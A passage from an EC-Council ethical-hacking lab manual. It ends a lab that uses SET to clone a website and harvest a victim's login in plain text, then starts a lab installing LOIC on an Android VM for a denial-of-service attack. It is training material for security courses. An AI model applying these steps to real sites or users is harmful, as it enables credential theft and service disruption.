
25. When the victim (you in this case) clicks the URL, a new tab opens up, and he/she will be presented with a replica of **www.certifiedhacker.com**.
26. The hotel booking page appears, scroll-down to the end of the page. Here, the victim will be prompted to enter his/her username and password into the form fields, which appear as they do on the genuine website. When the victim enters the **Username** and **Password** and clicks **Login**, the page shows an error, as shown in the second screenshot.





Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch to the **Parrot Security** virtual machine. In the terminal window, scroll down to find an **Username** and **Password**, displayed in plain text, as shown in the screenshot



28. This concludes the demonstration of how to phish user credentials using SET.
29. Close all open windows and document all the acquired information.
30. Turn off the **Parrot Security** virtual machine.

Task 3: Launch a DoS Attack on a Target machine using Low Orbit Ion Cannon (LOIC) on the Android Mobile Platform

Low Orbit Ion Cannon (LOIC) is an open-source network stress testing and Denial-of-Service (DoS) attack application. LOIC performs a DoS attack (or when used by multiple individuals, a DDoS attack) on a target site by flooding the server with TCP or UDP packets with the intention of disrupting the service of a particular host. People have used LOIC to join voluntary botnets.


In this task, we will use LOIC on the Android mobile platform to launch a DoS attack on a target machine.

1. Turn on the **Windows Server 2019** virtual machine.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Switch to the **Android** virtual machine. If the **Android** machine is non-responsive then, click drop-down icon beside **Suspend this guest** operating system icon from the toolbar and select **Restart Guest**.


3. After the machine reboots, on the **Home screen**, swipe from right to left to navigate to the second page of the **Home screen**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. On the second page of the **Home screen**, click the **Cx File Explorer** app.


5. **Cx File Explorer** opens; click **10.10.1.11** from the **Network** tab and navigate to **CEH-Tools → CEHv12 Module 17 Hacking Mobile Platforms → Android Hacking Tools → Low Orbit Ion Cannon (LOIC)**.



Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. Click the **Low Orbit Ion Cannon LOIC_v1.3.apk** file.

